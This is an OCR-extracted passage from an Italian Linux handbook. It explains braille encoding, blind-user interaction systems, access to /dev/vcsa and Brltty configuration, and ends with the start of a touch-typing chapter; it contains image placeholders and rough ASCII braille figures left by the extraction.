Il sistema di scrittura per non vedenti è stato inventato da Louis Braille nel 1829, da cui viene il nome. Luis Braille era francese e in questo senso vanno viste le scelte che possono sembrare insolite, per chi è abituato a convenzioni derivanti dalla lingua inglese. Il sistema codifica 63 simboli rappresentati ognuno da una ***cella*** in cui possono essere collocati un massimo di sei punti in rilievo:

```
.----.
|*   *|
|*   *|
|*   *|
`----'
```

Tanto per fare un esempio, se si possono immaginare gli asterischi della figura seguente come altrettanti punti in rilievo, la parola «ciao!» si può rappresentare in questo modo:

```
* *     *   *     *
      *             *   * *
                  *     *
```

Il sistema braille è fatto fondamentalmente per una scrittura manuale, attraverso l'uso di una tavoletta speciale, come si può vedere nelle figure 14.128 e 14.129.

Figura 14.128. Tavoletta di scrittura braille normale.



La scrittura avviene su un foglio di cartoncino bloccato sulla tavoletta, con l'aiuto di un punteruolo, guidato dalle feritoie poste su un regolo mobile (nel caso della tavoletta tascabile, il regolo è fisso). Dal momento che la scrittura avviene attraverso l'incisione del cartoncino, la lettura tattile, in rilievo, può avvenire solo sull'altro lato; pertanto, per quanto riguarda le lingue latine, la scrittura avviene da destra verso sinistra e la lettura da sinistra a destra.

Figura 14.129. Tavoletta di scrittura braille tascabile. La fase si scrittura avviene incidendo il cartoncino. In questo caso, non si vede la fila superiore, perché rimane coperta dall'ombra.




Figura 14.130. Testo inciso da destra verso sinistra.





Figura 14.131. Testo in rilievo da sinistra verso destra.



Il braille standard è composto da celle con un massimo di sei punti in rilievo, per un massimo di 2^6-1 segni, più lo spazio; tuttavia, possono esistere anche dispositivi braille predisposti per un massimo di otto punti in rilievo.

14.17.1 Codifica semplificata

La disposizione classica della codifica del braille è sintetizzata dalle figure 14.134 e 14.135. Chi volesse studiare ed esercitarsi con il braille, farebbe bene a copiare le due figure in modo da mettere a sinistra quella dei segni in scrittura e a destra quella dei segni in lettura.

Come si può comprendere a livello intuitivo, i 63 simboli non consentono di distinguere le lettere minuscole da quelle maiuscole; in generale si tratta sempre solo di lettere minuscole che diventano maiuscole se precedute dal segno relativo. Per esempio, «Daniele» si scrive così:

```
*   * * *     * *   * *   *     *
      *         * *     * *       *
*             *             *
```

Nello stesso modo, come si vede, non sono previsti i numeri. Questi si ottengono indicando il segno di numero davanti alle prime 10 lettere alfabetiche. Per esempio, 123 si indica così:

```
  *   *     *     * *
  *         *
* *
```

Pertanto, a differenza delle maiuscole, il segno di numero vale per tutta la sequenza di simboli successiva.

Esistono naturalmente altri dettagli molto importanti per chi deve usare il braille, ma qui non vengono descritti. Purtroppo, i segni a disposizione sono molto pochi e di conseguenza, tutto quanto ha sempre un valore relativo al contesto.


14.17.2 Braille a otto punti

La codifica a otto punti consente di utilizzare una sola cella per indicare una lettera maiuscola o un numero. Ciò diventa particolarmente importante in un terminale braille, in cui è bene che si possa mantenere una corrispondenza tra celle e caratteri.

14.17.3 Tabelle di conversione

L'abbinamento del braille all'informatica, impone l'introduzione di tabelle di conversione dalla codifica dei caratteri al braille stesso. In pratica, in base alla nazionalità, si utilizza una codifica particolare; oltre a questo, deve essere definito un abbinamento tra codice binario (ASCII, ISO 8859-***n***, ecc.) e rappresentazione braille. Quando si utilizza un terminale braille o un sistema di stampa braille, occorre stabilire anche questo tipo di conversione.

Figura 14.134. La codifica braille per la scrittura da destra verso sinistra, secondo l'ordine classico.








Figura 14.135. La codifica braille per la lettura da sinistra verso destra, secondo l'ordine classico.





14.17.4 Sistemi di interazione per non vedenti

«

I sistemi standard di interazione per non vedenti con un elaboratore sono di due tipi, ma si integrano convenientemente assieme: il terminale braille e la lettura automatica di ciò che appare sullo schermo. Il terminale braille è un'unità che si collega generalmente a una porta seriale o parallela e richiede la presenza di un programma in grado di leggere ciò che appare sullo schermo normale; il sistema di lettura automatica richiede naturalmente un programma simile.

Un sistema di lettura automatico è apparentemente un problema semplice da risolvere; in pratica le cose non sono così, perché deve anche essere in grado di individuare la struttura del testo (si pensi a

un'organizzazione in più colonne). Il sistema che sembra essere più efficace per la lettura sonora del testo è Emacspeack, che comunque qui non viene descritto. Si vedano eventualmente i riferimenti bibliografici alla fine del capitolo.

14.17.5 Lettura di ciò che appare sullo schermo

Qualunque sistema di lettura per non vedenti (braille o audio), deve avere un modo per accedere a ciò che appare sullo schermo. Esistono evidentemente due modi: ciò che appare sullo schermo è controllato direttamente dal programma di lettura, oppure questo programma deve interagire con il sistema operativo per ottenere una copia dello schermo.

Un programma che controlla ciò che si deve leggere potrebbe essere una shell, oppure una sorta di navigatore ipertestuale, che eventualmente incorpori anche delle funzionalità per la creazione e la modifica dei documenti (dovrebbe essere questo il caso di Emacspeack).

Nel caso di GNU/Linux si accede a una copia di ciò che appare sullo schermo della console attiva attraverso il file di dispositivo '`/dev/vcsa`' o '`/dev/vcsa0`'. In particolare questi file di dispositivo consentono di ottenere informazioni anche sugli attributi del testo, cosa che permette di localizzare il cursore, per esempio; esistono infatti anche i file di dispositivo '`/dev/vcs*`' che consentono di ottenere una pura copia testuale delle console virtuali.

Questi file di dispositivo sono normalmente inaccessibili a utenti diversi dall'amministratore; pertanto, per consentire una lettura a programmi con privilegi limitati, occorre intervenire nei permessi. Sup-

ponendo di dover creare da zero il file di dispositivo '`/dev/vcsa0`', probabilmente si dovrebbe agire come segue:

```
# mknod /dev/vcsa0 c 7 128 [Invio]

# chown root:tty /dev/vcsa0 [Invio]

# chmod 660 /dev/vcsa0 [Invio]
```

In pratica, si arriva alla fine a dare i permessi di lettura e scrittura anche al gruppo, supponendo che il programma che deve utilizzarlo funzioni, in questo caso, con i privilegi del gruppo '**`tty`**' (SGID-'**`tty`**'). Ciò consente di mantenere un minimo di riservatezza, nonostante il problema contingente da risolvere.

Volendo verificare che il file di dispositivo '`/dev/vcsa0`' consente di accedere al contenuto dello schermo della console virtuale attuale, si può inviarne una copia in una console inattiva o comunque non utilizzata. Per esempio:

```
# cat /dev/vcsa0 > /dev/tty12 [Invio]
```

Manda una copia alla 12-esima console virtuale e si può verificare facilmente con la combinazione di tasti [*Alt F12*].

14.17.6 Terminali braille

«

Il terminale braille è solitamente un componente da collocare al di sotto della tastiera normale, attraverso il quale è possibile leggere una riga di testo, senza allontanare troppo le dita dalla tastiera stessa.

Vicino alla barra contenente le celle braille, devono essere disponibili alcuni tasti per il controllo del terminale stesso, per poter navigare sulla superficie di quello che appare sullo schermo. Infatti, di


solito si dispone di una sola riga di celle braille, ma anche se potessero essere disponibili più di una, non sarebbero mai quante le righe che si vedono su uno schermo normale; inoltre, anche la quantità di celle è limitata, per cui diventa necessario poter spostare la «visualizzazione» braille anche in orizzontale.

Figura 14.136. Collocazione tipica di un terminale braille, sotto la tastiera o sotto un elaboratore portatile.



La figura 14.137 mostra in particolare un dettaglio delle celle di un terminale braille a otto punti.

Figura 14.137. Dettaglio delle celle di un terminale braille.



14.17.7 Brltty

Brltty[23] è un programma in grado di comunicare con un terminale braille, allo scopo di inviargli ciò che accade sullo schermo della console virtuale attiva di un sistema GNU/Linux.

Il funzionamento del programma è relativamente semplice: si tratta di un demone, '**`brltty`**', da avviare e fermare automaticamente attraverso la procedura di inizializzazione del sistema, il quale comunica con il terminale braille seguendo la configurazione relativa al terminale stesso e la configurazione della conversione braille.

In pratica, Brltty deve conoscere il tipo di terminale braille utilizzato e deve disporre di una tabella di conversione adatta per quanto riguarda la codifica usata e l'alfabeto braille dell'utilizzatore.

Brltty è accompagnato da dei file di libreria, per l'adattamento alle caratteristiche del terminale braille e per la conversione finale della codifica in braille. Questi file dovrebbero essere collocati nella directory '`/etc/brltty/`'. Il file di configurazione in cui occorre intervenire dovrebbe essere '`/etc/brltty.conf`' e il suo contenuto potrebbe apparire come nell'esempio seguente:

```
braille-device /dev/ttyS0
braille-driver ec
dot-translation text.us.tbl
```

Si comprende intuitivamente il significato delle direttive: il terminale viene connesso alla prima porta seriale, corrispondente al file di dispositivo '`/dev/ttyS0`'; il terminale braille viene gestito attraverso un protocollo definito dalla sigla '**`ec`**'; la trasformazione della codifica in braille avviene secondo il modello denominato '**`text.us.tbl`**', corrispondente in pratica a un file contenuto nella directory '`/etc/brltty/`', facente riferimento a un adattamento per la lingua inglese.

Tabella 14.139. Sigle attraverso le quali si abbinano le librerie di controllo del terminale braille.

Sigla	Terminale corrispondente
`al`	Alva (ABT3xx/Delphi)
`bl`	BrailleLite 18
`b4`	BrailleLite 40
`cb`	Tieman CombiBraille
`ec`	EcoBraille
`eu`	EuroBraille
`md`	MDV braille
`pm`	Papenmeier

Sigla	Terminale corrispondente
`ts`	TSI (PowerBraille/Navigator)
`va`	BAUM Vario

Brltty è anche in grado di gestire terminali parlanti. Eventualmente, si può usare la direttiva '**`speech-driver`**' per il controllo della sintesi vocale. Di solito, la funzionalità è disabilitata, con la direttiva seguente:

```
speech-driver no
```

Tabella 14.141. Sigle relative alla gestione della sintesi vocale.

Sigla	Sintesi vocale
`no`	No Speech
`al`	Alva (Delphi)
`bl`	BrailleLite
`cb`	Tieman CombiBraille
`fv`	Festival Text to Speech Package
`gs`	Generic Say (invia allo standard input di '`/usr/local/bin/say`')
`tv`	Televox Speech Interface

Come già spiegato in precedenza, anche Brltty deve poter accedere a una copia della console virtuale corrente. Ciò avviene precisamente attraverso il file di dispositivo '`/dev/vcsa0`', che in alcuni siste-

mi GNU/Linux potrebbe anche essere assente, perché equivalente a '`/dev/vcsa`'. Si riepilogano nuovamente i passi necessari a creare il file e ad attribuirgli i permessi necessari per il funzionamento corretto con Brltty.

```
# mknod /dev/vcsa0 c 7 128 [Invio]

# chown root:root /dev/vcsa0 [Invio]

# chmod 600 /dev/vcsa0 [Invio]
```

In questo caso, si presume che il demone '**`brltty`**' sia avviato attraverso la procedura di inizializzazione del sistema, in modo tale da funzionare con tutti i privilegi dell'utente '**`root`**'. Diversamente, occorre cambiare strategia per quanto riguarda i permessi e la proprietà del file di dispositivo.

14.18 Riferimenti

«

- Richard Polt, *The classic typewriter page*, *http://site.xavier.edu/polt/typewriters/*
- Darryl Rehr, *The QWERTY connection*, *http://home.earthlink.net/~dcrehr/*
- *1000 bit*, *http://www.1000bi00t.it/ad/bro/brochures.asp*
- *Computermuseum München: Olivetti*, *http://www.computermuseum-muenchen.de/computer/olivetti/*
- R. A. Nelson, *History of teletype development*, 1963, *http://www.thocp.net/hardware/history_of_teletype_development_.htm* , *http://www.rtty.com/history/nelson.htm*

- Frank da Cruz, *Columbia University computing history, a chronology of computing at Columbia University*, http://www.columbia.edu/cu/computinghistory/
- *IBM Radiotype*, http://www-03.ibm.com/ibm/history/exhibits/specialprod1/specialprod1_3.html , http://www-03.ibm.com/ibm/history/exhibits/specialprod1/specialprod1_4.html
- *The historical meaning of ASCII Control Characters*, http://www.rootr.net/ascii_control_meaning.html
- Robert McConnell, James Haynes, Richard Warren, *Understanding ASCII Codes*, http://www.nadcomm.com/ascii_code.htm
- Jukka Korpela, *Ascii control codes (control characters, C0 controls)*, http://www.cs.tut.fi/~jkorpela/chars/c0.html
- Tom Jennings, *History of character codes*, http://wps.com/projects/codes/index.html
- *International register of coded character sets to be used with escape sequences*, http://www.itscj.ipsj.or.jp/ISO-IR/overview.htm
- *C0 control characters set*, 1987, http://www.itscj.ipsj.or.jp/ISO-IR/140.pdf
- *ISO/IEC 9995:1994, Information technology -- Keyboard layouts for text and office systems*, http://www.iso.org
- *Pictogrammes ISO 9995-7*, http://pages.infinit.net/pm2/lexique4.htm
- *Unicode, Miscellaneous Technical, Range: 2300-23FF*, *Unicode, Control Pictures, Range: 2400-2426*, http://www.unicode.org/

charts/PDF/U2300.pdf , *http://www.unicode.org/charts/PDF/U2400.pdf*

- Alex Buell, *Framebuffer HOWTO*, *http://tldp.org/HOWTO/html_single/Framebuffer-HOWTO/*
- Davi S. Lauer, Greg Hankins, *Serial HOWTO*, *http://www.tldp.org/HOWTO/html_single/Serial-HOWTO/*
- *Dottless braille*, *http://www.dotlessbraille.org/*
- *A (slightly) different introduction to braille*, *http://www.dotlessbraille.org/AboutBraille.htm*
- *BRLTTY - official home*, *http://dave.mielke.cc/brltty/*
- *BRLSPEAK: a braille and speech mini-distribution of GNU/Linux*, *http://www.brlspeak.net/*
- *Blind + Linux = BLINUX*, *http://leb.net/blinux/*

[1] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

[2] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

[3] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

[4] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

[5] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

[6] **GNU core utilities** GNU GPL

[7] **GNU core utilities** GNU GPL

[8] **Ncurses** software libero con licenza speciale FSF

[9] **Ncurses** software libero con licenza speciale FSF

[10] Per terminare l'utilizzo di '**mc**' si può utilizzare la sequenza [*Esc*][*0*] se non funziona il tasto [*F10*].

[11] **Ncurses** software libero con licenza speciale FSF

[12] **Linux console tools** GNU GPL

[13] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

[14] **Linux console tools** GNU GPL

[15] **General purpose mouse interface utility** GNU GPL

[16] **Script** UCB BSD

[17] **Open** GNU GPL

[18] **Switchto** GNU GPL

[19] **Screen** GNU GPL

[20] **Pconsole** GNU GPL

[21] **Mingetty** GNU GPL

[22] **Agetty** non specifica alcuna condizione, tuttavia viene indicato come «distribuibile liberamente» e di norma viene distribuito con la licenza GNU-GPL

[23] **Brltty** GNU GPL

Utilizzo corretto della tastiera

15.1 Posizione 1078

15.2 Disposizione delle dita sui tasti 1079

15.3 Esercizi di digitazione: la riga base 1083

15.3.1 Esercizi sui tasti base: mano sinistra 1083

15.3.2 Esercizi sui tasti base: mano destra 1084

15.3.3 Esercizi sui tasti base: entrambe le mani 1085

15.3.4 Esercizi sui tasti base con lo spostamento degli indici 1086

15.3.5 Esercizi sui tasti base con lo spostamento aggiuntivo del mignolo destro 1087

15.3.6 Esercizi sulla riga base con l'uso delle maiuscole 1089

15.4 Esercizi di digitazione: la riga superiore 1090

15.4.1 Esercizi sui tasti della riga superiore: mano sinistra 1090

15.4.2 Esercizi sui tasti della riga superiore: mano destra 1092

15.4.3 Esercizi sui tasti della riga superiore con entrambe le mani 1093

15.4.4 Esercizi con l'aggiunta delle lettere maiuscole . . . 1094

15.5 Esercizi di digitazione: la riga inferiore 1095

15.5.1 Esercizi sui tasti della riga inferiore: mano sinistra 1095

15.5.2 Esercizi sui tasti della riga inferiore: mano destra 1096

15.5.3 Esercizi sui tasti della riga inferiore con entrambe le mani 1097

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

15.5.4 Esercizi con l'aggiunta delle lettere maiuscole ... 1098
15.6 Esercizi di digitazione: conclusione ... 1099
15.6.1 Favole di Esopo ... 1099
15.7 Livelli ulteriori ... 1101
15.8 Ktouch ... 1102
15.8.1 Avvio e configurazione ... 1103
15.8.2 Esercizio con Ktouch ... 1105
15.8.3 Personalizzazione della tastiera ... 1107
15.8.4 Personalizzazione degli esercizi ... 1108
15.9 Gtypist ... 1109
15.9.1 Avvio ... 1109
15.9.2 Personalizzazione degli esercizi ... 1111
15.10 Typeit ... 1112
15.10.1 Esempio di utilizzo ... 1113
15.10.2 Menù di file ... 1119
15.10.3 Preparazione degli esercizi ... 1119

`gtypist` 1109 `ktouch` 1102 `typeit-blind` 1112 `typeit-view` 1112

La tastiera di un elaboratore, così come quella della macchina da scrivere di un tempo, è fatta per essere usata con tutte le dita di entrambe le mani. La digitazione corretta richiede un po' di esercizio e delle piccole attenzioni, con cui si può evitare di affaticarsi inutilmente e di danneggiare i tendini.

